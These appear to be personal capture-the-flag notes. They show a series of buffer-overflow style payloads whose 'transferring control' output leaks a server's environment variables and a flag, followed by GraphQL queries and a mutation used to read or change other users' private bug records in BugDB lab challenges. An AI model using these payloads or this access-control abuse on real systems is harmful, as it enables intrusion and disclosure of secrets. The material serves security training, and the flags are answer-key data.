aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%78

transferring control: SUPERVISOR\_GROUP\_NAME=uwsgi

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%20

transferring control: 1�I��^H��H���PTI���@

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%28

transferring control:

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%88

transferring control: HOSTNAME=f7c8de251411

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%90

transferring control: SHLVL=0

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%a0

transferring control: SHLVL=0

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%a8

transferring control: GPG\_KEY=C01E1CAD5EA2C4F0B8E3571504C367C218ADD4FF

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%98

transferring control: PYTHON\_PIP\_VERSION=18.1

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%b8

transferring control: NGINX\_MAX\_UPLOAD=0

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%d8

transferring control: NGINX\_VERSION=1.13.12-1~stretch

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%e0

transferring control: PATH=/usr/local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%e8

transferring control: NJS\_VERSION=1.13.12.0.2.0-1~stretch

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%f0


transferring control: LANG=C.UTF-8

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%f8

transferring control: SUPERVISOR\_ENABLED=1

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%80

transferring control:FLAGS=["^FLAG^0ccdffc2e79bf87271e88bb34ecc5d3cd96740c72d9de90503e19864a3560e28$FLAG$"]



aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%80%e2

transferring control: Hello %s!

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%80%e8

transferring control: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaav����

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%80%ea

transferring control: FLAGS=["^FLAG^0ccdffc2e79bf87271e88bb34ecc5d3cd96740c72d9de90503e19864a3560e28$FLAG$"]

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%80%ec

transferring control: x86\_64

Rend Asunder

BugDB v1

en graphql

**{bug {**

**edges {**

**node {**

**id**

**reporter {**

**id**

**username**

**bugs {**

**edges {**

**node {**

**id**

**text** ^FLAG^1796e1462dfdfc25b797c8000c6e2cd595252c52230dde0e54b776bcc9442bf4$FLAG$"

**}**

**}**

**}**

**}**

**}**

**}**

**}**

**}**

BugDB v2

**// con esto modifico el bug??**

**query{**

**mutation {modifyBug("hola!",1) {**

**ok**

**}}**

**}**

**{allBugs {**

**id**

**text**

**reporter {**

**id**

**}**

**reporterId**

**private**

**}}**

BugDB v3